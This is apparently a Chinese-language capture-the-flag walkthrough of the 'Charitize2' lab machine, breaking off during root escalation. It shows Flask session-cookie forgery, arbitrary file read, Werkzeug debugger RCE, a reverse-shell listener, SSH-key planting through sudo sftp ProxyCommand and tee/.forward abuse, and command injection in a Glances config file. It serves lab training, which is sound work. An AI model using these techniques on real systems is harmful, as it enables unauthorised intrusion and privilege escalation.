

# | Charitize2\_daochunhan

## | Charitize2

### | 靶机信息

- 靶机名称: Charitize2
- 靶机作者: Sublarge
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

### | user

### | 信息收集

目标:

192.168.64.64

端口扫描:

`nmap -Pn -sC -sV -p- -T4 192.168.64.64`


```
(daochunhan@kali)~  
$ nmap -Pn -sC -sV -p- -T4 192.168.64.64  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-08 14:06 -0400  
Nmap scan report for 192.168.64.64  
Host is up (0.00033s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)  
25/tcp    open  smtp      Postfix smtpd  
| smtp-commands: Charitize2.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING  
|_ 2.0.0 Commands: AUTH BDAT DATA EHLO ETRN HELO HELP MAIL NOOP QUIT RCPT RSET STARTTLS VRFY XCLIENT XFORWARD  
80/tcp    open  http      Apache httpd 2.4.67 ((Unix))  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-server-header: Apache/2.4.67 (Unix)  
|_ http-title: Charitize - Charity Organization Website Template  
MAC Address: BE:BD:ED:9A:7A:1F (Unknown)  
Service Info: Host: Charitize2.localdomain  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
```

开放端口:

22/tcp open ssh OpenSSH 10.3 (protocol 2.0)  
25/tcp open smtp Postfix smtpd

```
80/tcp open  http      Apache httpd 2.4.67 ((Unix))
```


80 端口是 Charitize 首页，先看 `robots.txt`：



```
www.*.charitize.dsz
```

根据提示进行 vhost 枚举：

```
ffuf -u http://192.168.64.64/ \
-H 'Host: www.FUZZ.charitize.dsz' \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-fs 43299 -mc all -t 40 -s
```



发现 `zero`：

```
www.zero.charitize.dsz
```

## | zero 虚拟主机

加一下 `/etc/hosts`：


```
daoahunhan@kali: ~ (pico)
UW PICO 5.09
File: /etc/hosts

##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.
##
127.0.0.1    localhost
255.255.255.255 broadcasthost
::1         localhost
192.168.64.29 oauth.dsz

192.168.64.64 www.zero.charitize.dsz

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Pg      ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where is     ^V Next Pg     ^U UnCut Text    ^T To Spell
```

访问 <http://www.zero.charitize.dsz/> :



页面是 Zero Trust 登录界面，包含二维码、设备 ID **7F3A9B** 和六位验证码，对二维码进行解码：

| Decode Succeeded   |                                                                                                                                                                                                                                                                                  |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Raw text           | otpauth://totp/Zero:player%40zero.charitize.dsz?secret=JBSWY3DPEHPK3PXP&issuer=Zero                                                                                                                                                                                              |
| Raw bytes          | 45 36 f7 47 06 17 57 46 83 a2 f2 f7 46 f7 47 02<br>f5 a6 57 26 f3 a7 06 c6 17 96 57 22 53 43 07 a6<br>57 26 f2 e6 36 86 17 26 97 46 97 a6 52 e6 47 37<br>a3 f7 36 56 37 26 57 43 d4 a4 25 35 75 93 34 45<br>04 54 85 04 b3 35 05 85 02 66 97 37 37 56 57 23<br>d5 a6 57 26 f0 ec |
| Barcode format     | QR_CODE                                                                                                                                                                                                                                                                          |
| Parsed Result Type | URI                                                                                                                                                                                                                                                                              |
| Parsed Result      | otpauth://totp/Zero:player%40zero.charitize.dsz?secret=JBSWY3DPEHPK3PXP&issuer=Zero                                                                                                                                                                                              |

类型: TOTP  
账号: player@zero.charitize.dsz  
服务: Zero  
secret: JBSWY3DPEHPK3PXP

生成当前的六位 TOTP 验证码:

```
python3 -c "import pyotp; print(pyotp.TOTP('JBSWY3DPEHPK3PXP').now())"
```

提交验证码:

Device ID 7F3A9B

366809

Verify Code

✓ Verification successful

Flask Session Secret Key

SUPER\_SECRET\_SESSION\_KEY\_7F3A9B\_2026

BTW, Welcome to Maze-Sec

返回 `session_key` 。结合 Flask session 的签名方式伪造管理员 Cookie：

```
import hashlib
from itsdangerous import URLSafeTimedSerializer
from flask.sessions import TaggedJSONSerializer

key = "SUPER_SECRET_SESSION_KEY_7F3A9B_2026"

s = URLSafeTimedSerializer(
    key,
    salt="cookie-session",
    serializer=TaggedJSONSerializer(),
    signer_kwargs={
        "key_derivation": "hmac",
        "digest_method": hashlib.sha1
    }
)

print(s.dumps({"is_admin": True, "user": "admin"}))
#
eyJpc19hZG1pbiI6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGCTExtRbCg
vw
```

## 任意文件读取

拿到管理员 Cookie 后，枚举认证后的常见路由：

```
ffuf -u http://192.168.64.64/FUZZ \
-H 'Host: www.zero.charitize.dsz' \
-H 'Cookie:
session=eyJpc19hZG1pbiI6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGC
TExtRbCgvw' \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc 200-299,301,302,307,400,401,403,405,500
```

```

(daochunhan@kali)~$ ffuf -u http://192.168.64.64/FUZZ \
-H 'Host: www.zero.charitize.dsz' \
-H 'Cookie: session=eyJpc19hZG1pbil6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGCTExtRbCgVw' \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc 200-299,301,302,307,400,401,403,405,500

      /\_/\  /\_/\  /\_/\
     /  _  \  /  _  \  /  _  \
    /  _  \  /  _  \  /  _  \
   /  _  \  /  _  \  /  _  \
  /  _  \  /  _  \  /  _  \
 /  _  \  /  _  \  /  _  \
/  _  \  /  _  \  /  _  \
v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.64.64/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Header     : Host: www.zero.charitize.dsz
:: Header     : Cookie: session=eyJpc19hZG1pbil6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGCTExtRbCgVw
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,400,401,403,405,500

console [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 382ms]
error   [Status: 500, Size: 13639, Words: 1995, Lines: 229, Duration: 690ms]
profile [Status: 200, Size: 42, Words: 7, Lines: 5, Duration: 369ms]
read    [Status: 400, Size: 17, Words: 3, Lines: 1, Duration: 365ms]
:: Progress: [4750/4750] :: Job [1/1] :: 111 req/sec :: Duration: [0:00:46] :: Errors: 0 ::


```

```

console [Status: 200, Size: 1563, Words: 330, Lines: 46,
Duration: 376ms]
error   [Status: 500, Size: 13639, Words: 1995, Lines: 229,
Duration: 495ms]
profile [Status: 200, Size: 42, Words: 7, Lines: 5,
Duration: 375ms]
read    [Status: 400, Size: 17, Words: 3, Lines: 1,
Duration: 366ms]

```

先访问 `/profile` 验证管理员 Cookie。`/console` 是 Debugger 页面，`/error` 是异常页面，`/read` 虽然返回 400，但说明这个路由存在，只是还缺少参数。



```

{
  "is_admin": true,

```

```
"user": "admin"
}
```

确认管理员权限，继续查看 `/console`：

[←](#) [→](#) [↻](#) [⚠ 不安全](#) zero.charitize.dsz/console

## Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>>
```

### Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN:

`/console` 是 Werkzeug Debugger，但需要 PIN，继续查看 `/error`：

[←](#) [→](#) [↻](#) [⚠ 不安全](#) zero.charitize.dsz/error

## Exception

Exception: Oops! check flask-app.log for detail.

### Traceback (most recent call last)

```
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1536, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1514, in wsgi_app
    response = self.handle_exception(e)
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1511, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/lib/python3.14/site-packages/flask/app.py", line 919, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/lib/python3.14/site-packages/flask/app.py", line 917, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/lib/python3.14/site-packages/flask/app.py", line 902, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args) # type: ignore[no-any-return]
File "/var/www/www.zero/app.py", line 326, in error
    raise Exception("Oops! check flask-app.log for detail.")
```

Exception: Oops! check flask-app.log for detail.

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- `dump()` shows all variables in the frame
- `dump(obj)` dumps all that's known about the object


Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

`/error` 页面泄露：

```
/var/www/www.zero/app.py
```

并提示：

check flask-app.log for detail



No file specified

/read 直接访问显示:

No file specified

也就是需要参数，FUZZ 参数：

```
ffuf -u 'http://192.168.64.64/read?FUZZ=/etc/passwd' \
-H 'Host: www.zero.charitize.dsz' \
-H 'Cookie:
session=eyJpc19hZG1pbiI6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGC
TExtRbCgvw' \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
-ac
```

```
(daochunhan@kali)~$ ffuf -u 'http://192.168.64.64/read?FUZZ=/etc/passwd' \
-H 'Host: www.zero.charitize.dsz' \
-H 'Cookie: session=eyJpc19hZG1pbiI6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGCTExtRbCgww' \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
-ac

      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/_  _  \/_  _  \/_  _  \

v2.1.0-dev

-----

:: Method      : GET
:: URL         : http://192.168.64.64/read?FUZZ=/etc/passwd
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Header      : Host: www.zero.charitize.dsz
:: Header      : Cookie: session=eyJpc19hZG1pbiI6dHJ1ZSwidXNlciI6ImFkbWluIn0.andc4Q.1MKaev05hZ5QQPjGCTExtRbCgww
:: Follow redirects : false
:: Calibration  : true
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

-----

file [Status: 200, Size: 1033, Words: 1, Lines: 25, Duration: 440ms]
:: Progress: [6453/6453] :: Job [1/1] :: 97 req/sec :: Duration: [0:01:09] :: Errors: 0 ::
```

参数 `file` ，读取 `/etc/passwd`：





根据 `/error` 页面提示读取日志：



将这个路径作为 `file` 参数访问 `/read` ，从返回内容中过滤 Debugger PIN。

过滤 PIN，找到 console 的 Debugger PIN：




输入 PIN 解锁 `/console` ，进入 Flask Debugger。


## Flask Debugger RCE

登录后确认一下执行命令身份：







返回：



反弹 shell 即可：



在 Debugger Console 中执行：



```
(daochunhan@kali)-[~]  
$ stty raw -echo; fg  
[2] - continued nc -lvnp 4444  
  
Charitize2:/var/www/www.zero$ export TERM=xterm  
export SHELL=/bin/bash  
stty rows 40 cols 120  
Charitize2:/var/www/www.zero$ id  
uid=1002(amit) gid=1002(amit) groups=1002(amit)  
Charitize2:/var/www/www.zero$ cd ~  
Charitize2:~$ ls  
user.txt  
Charitize2:~$ cat user.txt  
flag{user-13768987447088fe134c54a8d8fd5f7a}  
Charitize2:~$
```

## | root

## | amit sudo

```
sudo -n -l
```

```
Charitize2:~$ sudo -n -l  
Matching Defaults entries for amit on Charitize2:  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
Runas and Command-specific defaults for amit:  
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"  
  
User amit may run the following commands on Charitize2:  
    (priya) NOPASSWD: /usr/bin/tee  
    (rajesh) NOPASSWD: /usr/bin/sftp  
Charitize2:~$
```

```
User amit may run the following commands on Charitize2:  
    (priya) NOPASSWD: /usr/bin/tee  
    (rajesh) NOPASSWD: /usr/bin/sftp
```

提示需要先获取两个不同用户，

先利用 `sftp` 分支获取 `rajesh`。`sftp` 支持 `ProxyCommand`，连接前会执行外部脚本。由于整个 `sftp` 是以 `rajesh` 身份运行的，脚本也会继承 `rajesh` 身份，可以写入：

```
/home/rajesh/.ssh/authorized_keys
```

## I 获取 rajesh

```
printf '%s\n' '<公钥>' > /tmp/charitize_pub
```

在目标机用 `vim proxy.sh` 写入以下脚本：

```
#!/bin/sh
mkdir -p /home/rajesh/.ssh
cat /tmp/charitize_pub > /home/rajesh/.ssh/authorized_keys
chmod 700 /home/rajesh/.ssh
chmod 600 /home/rajesh/.ssh/authorized_keys
exit 0
```

```
chmod +x proxy.sh
sudo -n -u rajesh /usr/bin/sftp \
  -oProxyCommand=/home/amit/proxy.sh x
```

```
Charitize2:~$ printf '%s\n' 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im
daochunhan@kali' > /tmp/charitize_pub
Charitize2:~$ cat /tmp/charitize_pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali
Charitize2:~$ nano proxy.sh
bash: nano: command not found
Charitize2:~$ vim proxy.sh
Charitize2:~$ chmod +x proxy.sh
Charitize2:~$ sudo -n -u rajesh /usr/bin/sftp \
  -oProxyCommand=/home/amit/proxy.sh x
Connection closed by UNKNOWN port 65535
Connection closed.
Connection closed.
Charitize2:~$
```

sftp 提示连接关闭，ProxyCommand 已经执行。登录 rajesh：

```
ssh rajesh@192.168.64.64
```

```
(daochunhan@kali)~[~]  
$ ssh rajesh@192.168.64.64  
  
rajesh@Charitize2:~$ id  
uid=1000(rajesh) gid=1000(rajesh) groups=1000(rajesh)  
rajesh@Charitize2:~$
```

## | 获取 priya

```
(priya) NOPASSWD: /usr/bin/tee
```

`tee` 可以让 `amit` 以 `priya` 身份写文件

前面已经确认目标开放 SMTP 服务，因此先利用 `tee` 写入 `.forward`，再向本机 SMTP 投递一封邮件，让 Postfix 处理这个转发文件并创建 `/home/priya/.ssh/`，最后再次用 `tee` 写入 `authorized_keys`

回到 `amit`，利用 `tee` 写入 `.forward`：

```
printf '%s\n' '/home/priya/.ssh/' | sudo -n -u priya /usr/bin/tee  
/home/priya/.forward
```

Postfix 收到发给 `priya` 的邮件后，会查找该用户的 `.forward` 文件，并按照收件人的权限处理其中的转发目标。

`.forward` 写入完成后，在目标机的本地 Shell 中连接 SMTP 投递邮件：

```
nc 127.0.0.1 25  
HELO localhost  
MAIL FROM:<root@Charitize2.localdomain>  
RCPT TO:<priya@Charitize2.localdomain>  
DATA  
Subject: test  
  
hello  
.  
QUIT
```

```

rajesh@Charitize2:~$ nc 127.0.0.1 25
220 Charitize2.localdomain ESMTP Postfix
HELO localhost
250 Charitize2.localdomain
MAIL FROM:<root@Charitize2.localdomain>
250 2.1.0 Ok
RCPT TO:<priya@Charitize2.localdomain>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: test

hello
.
250 2.0.0 Ok: queued as 4989419D2
QUIT
221 2.0.0 Bye

```

Postfix 处理邮件后创建 `/home/priya/.ssh/` 。回到 `amit` ，再写入公钥：

```

printf '%s\n' '<公钥>' | sudo -n -u priya /usr/bin/tee
/home/priya/.ssh/authorized_keys

```

```

(priya) NOPASSWD: /usr/bin/tee
(rajesh) NOPASSWD: /usr/bin/sftp
Charitize2:~$ printf '%s\n' '/home/priya/.ssh/' | sudo -n -u priya /usr/bin/tee /home/priya/.forward
/home/priya/.ssh/
Charitize2:~$ printf '%s\n' 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05
tpm7po4im daochunhan@kali' | sudo -n -u priya /usr/bin/tee /home/priya/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali
Charitize2:~$

```

登录 priya：

```

ssh priya@192.168.64.64
id
sudo -l -n

```

```
uid=1001(priya) gid=1001(priya) groups=1001(priya)

(ALL) NOPASSWD: /usr/bin/glances -C /etc/glances/glances.conf
```

```
ls -l /etc/glances/glances.conf
```

`/etc/glances/glances.conf` 由 `rajesh` 所有且可写。`priya` 可以用 `sudo` 以 `root` 身份启动 Glances，接下来需要确认 Glances 如何处理这份配置

```
python3 -c 'import glances, os; print(os.path.dirname(glances.__file__))'
```

```
# Search a substring `foo` and replace it by the result of its execution
if ret is not None:
    try:
        match = self.re_pattern.findall(ret)
        for m in match:
            ret = ret.replace(m, system_exec(m[1:-1]))
    except TypeError:
        pass
return ret
```

Glances 解析配置时，会执行反引号中的内容：

```
ret = ret.replace(m, system_exec(m[1:-1]))
```

系统插件读取 `system_info_msg` 时会经过这个解析逻辑。因此在配置中写入反引号命令，命令就会在 Glances 进程的权限下执行；

而 `priya` 是通过 `sudo` 启动 Glances 的，所以命令会以 `root` 身份执行。

在 `rajesh` 下：

```
cat > /home/rajesh/root.sh <<'EOF'
#!/bin/sh
mkdir -p /root/.ssh
cp /tmp/charitize_pub /root/.ssh/authorized_keys
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
EOF
chmod +x /home/rajesh/root.sh
```

用 `vim /etc/glances/glances.conf` 写入：

```
[system]
system_info_msg = `/home/rajesh/root.sh`
```

```
rajesh@Charitize2:~$ cat > /home/rajesh/root.sh <<'EOF'
#!/bin/sh
mkdir -p /root/.ssh
cp /tmp/charitize_pub /root/.ssh/authorized_keys
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
EOF
